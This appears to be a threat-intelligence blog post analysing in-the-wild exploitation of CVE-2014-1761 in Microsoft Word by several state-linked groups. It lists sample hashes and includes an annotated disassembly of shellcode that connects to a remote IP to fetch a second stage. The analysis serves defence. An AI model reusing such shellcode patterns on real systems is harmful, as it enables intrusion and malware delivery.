
CVE-2014-1761 – The Alley of Compromise

A significant fraction of targeted attacks involve spear phishing emails with malicious lure documents that, when opened, exploit a vulnerability in the document viewer application to invoke a backdoor executable. As such, it does not come as a big surprise that zero-day exploits for CVE-2014-1761, a recent vulnerability in Microsoft Word, made

their way into the toolkit of multiple adversaries. In this blog post, we provide an overview of how and when these groups started to leverage this new vulnerability in their campaigns.

Zero-Day Activities Around CVE-2014-1761

Before diving into the timeline of adversary activity involving CVE-2014-1761, here are some key facts about the vulnerability. Microsoft's advisory credits the Google Security Team with the discovery of a memory corruption bug in the code that handles the parsing of Rich Text Format (RTF) documents that can be exploited to execute arbitrary code on the target machine. Since RTF spans a wide variety of Microsoft products, this vulnerability is particularly well suited for malicious activity. As will be described later in more detail, exploits for this vulnerability have become popular among targeted attack actors, especially in the second quarter of 2014. Let's take a look at how the events unfolded around CVE-2014-1761.



The figure above shows a timeline of events regarding CVE-2014-1761 in first half of 2014. Events above the x-axis mark general adversary activity related to CVE-2014-1761, and events below the x-axis refer to (re-)actions of the security community and vendors. While the exact date of discovery is not known, the first public reference to CVE-2014-1761 was made when its MITRE CVE entry was created on 29 January 2014. On 24 March 2014, Microsoft announced its Security Advisory 2953095, which confirmed the vulnerability. About two weeks later, on 8 April 2014, Microsoft published patches to fix the vulnerability along with Security Bulletin MS14-017.

First Activity Leveraging the Vulnerability

Interestingly, even before the acknowledgement of the vulnerability, CrowdStrike witnessed malicious documents exploiting CVE-2014-1761 in order to drop non-targeted crimeware already in mid-March 2014. The time period where no patch is available is typically referred to as the classic zero-day period. In this time frame, we spotted two interesting targeted attack incidents. In one of them, an actor of likely Chinese origin leveraged CVE-2014-1761 in a targeted attack against Taiwanese institutions. In this case, the exploit document (MD5 hash d7c45971ea35ba2ba4902a58732f8e85) dropped the Taidoor malware, a Remote Access Tool (RAT) often observed with Chinese actors. In addition, and unrelated to the Taidoor incident, an exploit document that drops the Miniduke malware has been witnessed (MD5 hash 6b08ff05b50dd89d81e2aa47554aa5e6). Both attacks are assumed to have taken place in close timely proximity, but prior to the release of Microsoft's Security Bulletin.

Diversification of the Exploits and the Shellcode Involved

After patches have been released, another actor of presumably Chinese origin who exploited CVE-2014-1761 appeared. Exploits by this actor use a distinct shellcode that is different from what has been observed in attacks by other groups: A minimalistic shellcode connects to a remote host via TCP to request a second-stage shellcode buffer. Interestingly, in most of the cases, the remote location is actually an RFC1918 IP address, as it is typically used in local area networks. As these IP addresses were scattered over several different RFC1918 IP address ranges (14 different /24 networks), this could indicate that this activity was part of lateral movement instead of an initial compromise. Figure 2 shows an excerpt of the disassembly of one such shellcode that attempts to download the second-stage code from the IP address 192.168.11.104.

```
xchg    eax, edi
push    5
push    680BA8C0h          ; destination IP addr, already in network byte order:
                           ; socket.inet_ntoa('680ba8c0'.decode('hex')[::-1])
                           ; '192.168.11.104'
push    67110002h          ; port 0x1167 = 4455
mov     esi, esp

                           ; CODE XREF: sub_114+53↓j
push    10h                ; namelen, 16
push    esi                ; sockaddr_in struct as pushed on the stack above
push    edi                ; socket
push    6174A599h          ; hash for connect()
call    ebp                ; call connect()
test    eax, eax
jz      short proceedWithRecv
dec     dword ptr [esi+8]
jnz     short doConnect
push    56A2B5F0h
call    ebp

:                          ; CODE XREF: sub_114+4E↑j
push    0                  ; flags
push    4                  ; length
push    esi                ; buffer
push    edi                ; socket
push    5FC8D902h          ; recv
call    ebp                ; recv(socket=edi, buffer=esi, len=4)
                           ; recv a DWORD specifying the size of what is to be received
```

PITTY PANDA


While the cases discussed above already provided interesting insights into adversary behavior, it was PITTY PANDA – a Chinese actor that we've been tracking for quite some time – that really caught our attention. Most likely in preparation of subsequent attacks, on 5 May 2014, PITTY PANDA began testing exploit documents that leverage CVE-2014-1761 by submitting them to VirusTotal. All of these documents carried benign binaries and test decoy documents. An example is the file with the MD5 hash of a1cc433f5c09694cf707116dec6c44c5. Only a few days later, on 12 May 2014, PITTY PANDA conducted the first actual attack with a document prepared to exploit CVE-2014-1761 (MD5 hash 2b3149926ebced31284867e71648094b). After multiple layers of droppers, an instance of the PittyTiger RAT is dropped on the victim computer. Subsequently, several exploit documents have been observed, many of which use the same exploit for CVE-2014-1761 and the same shellcode, and are thus attributed to PITTY PANDA as well. At this point, it became clear that PITTY PANDA has added the CVE-2014-1761 exploit to its stock of attack tools.

The PITTY PANDA case highlights an important aspect of today's adversaries: persistence. We found traces that corroborate the assumption that this adversary's activity goes back to 2008, and likely even as far as 2005. This underlines a persistent approach and a dedicated mindset. In addition, the constant evolution of its toolkit allows this threat actor to quickly switch among tools. The exploit for CVE-2014-1761 is just one of several exploits available to the adversary. Not only has PITTY PANDA evolved in terms of exploitation, but also subsequent payloads have been improved over the years, leading to a variety of downloader and RAT family strains. All of these highlight a professional long-term

intelligence-gathering operation. The persistence aspect of the often-used term Advanced Persistent Threat (APT) is clearly reflected in the mode of operation of this threat group.

Professionalism of Exploit Weaponization

The professionalism of malicious activity revolving around CVE-2014-1761 also manifests in another observation. In order to quickly create a malicious document with an exploit, adversaries develop tools specifically for this purpose. An example is shown in the following figure. This tool expects a decoy document and a malware executable as input and creates an exploit document for the CVE-2014-1761 vulnerability that drops the two payloads. Credit to Snorre Fagerland who was the first to report on this tool.




Retrospective analysis and integration of exploits for client-side applications has not only been observed with Chinese APT groups. In mid-May 2014, a malicious document (MD5 hash 16b4a8bcaf8c20b0786c97de1a943dc5) exploiting CVE-

2014-1761 was identified, which is associated with an adversary tracked by CrowdStrike under the name ENERGETIC BEAR. This particular exploit document dropped the Havex RAT. ENERGETIC BEAR is an actor with a Russian nexus that has been observed to target a variety of victims with a particular focus on the energy sector. This adversary is known to favor strategic web compromise (SWC) as infection tactic. An interesting observation here is that even this actor with an apparent passion for SWC "cannot resist" leveraging CVE-2014-1761, possibly due to the wide range of affected software.

This blog post highlighted the prevalence of exploits leveraging CVE-2014-1761 and associated actors. Throughout the second quarter of 2014, the variety of actors leveraging this vulnerability has increased significantly, including APT actors associated with the People's Republic of China as well as the Russian Federation. The set of actors spans several groups, most of which are known to conduct intelligence-gathering activities on a sustained level. CrowdStrike Intelligence will continue to monitor the threat groups mentioned throughout this blog post.

Related Content



Still Alive: Updates for Well-Known Latin America eCrime Malware Identified in 2023

CrowdStrike 2024 Global Threat Report: Adversaries Gain Speed and Stealth


How Malicious Insiders Use Known Vulnerabilities Against Their Organizations

CATEGORIES

- Cloud and Application Security 83
- Counter Adversary Operations 173
- Endpoint Security & XDR 376

- Engineering & Tech 75
- Executive Viewpoint 151
- From The Front Lines 191
- Identity Protection 33
- Next-Gen SIEM & Log Management 79
- Public Sector 2
- Tech Center 151

CONNECT WITH US



FEATURED ARTICLES

[Building the Modern SOC: How CrowdStrike Deployed Next-Gen SIEM to Increase Search Speed by 150x and Find Issues in Seconds]

[How to Defend Employees and Data as Social Engineering Evolves]

[CrowdStrike Enhances Cloud Detection and Response (CDR)]

Capabilities to Protect CI/CD Pipeline

5 Best Practices to Secure Azure Resources

« How cybercrime and cybersecurity affects nations and geopolitics

Malware-Free Intrusions: Adversary Tricks and CrowdStrike Treats »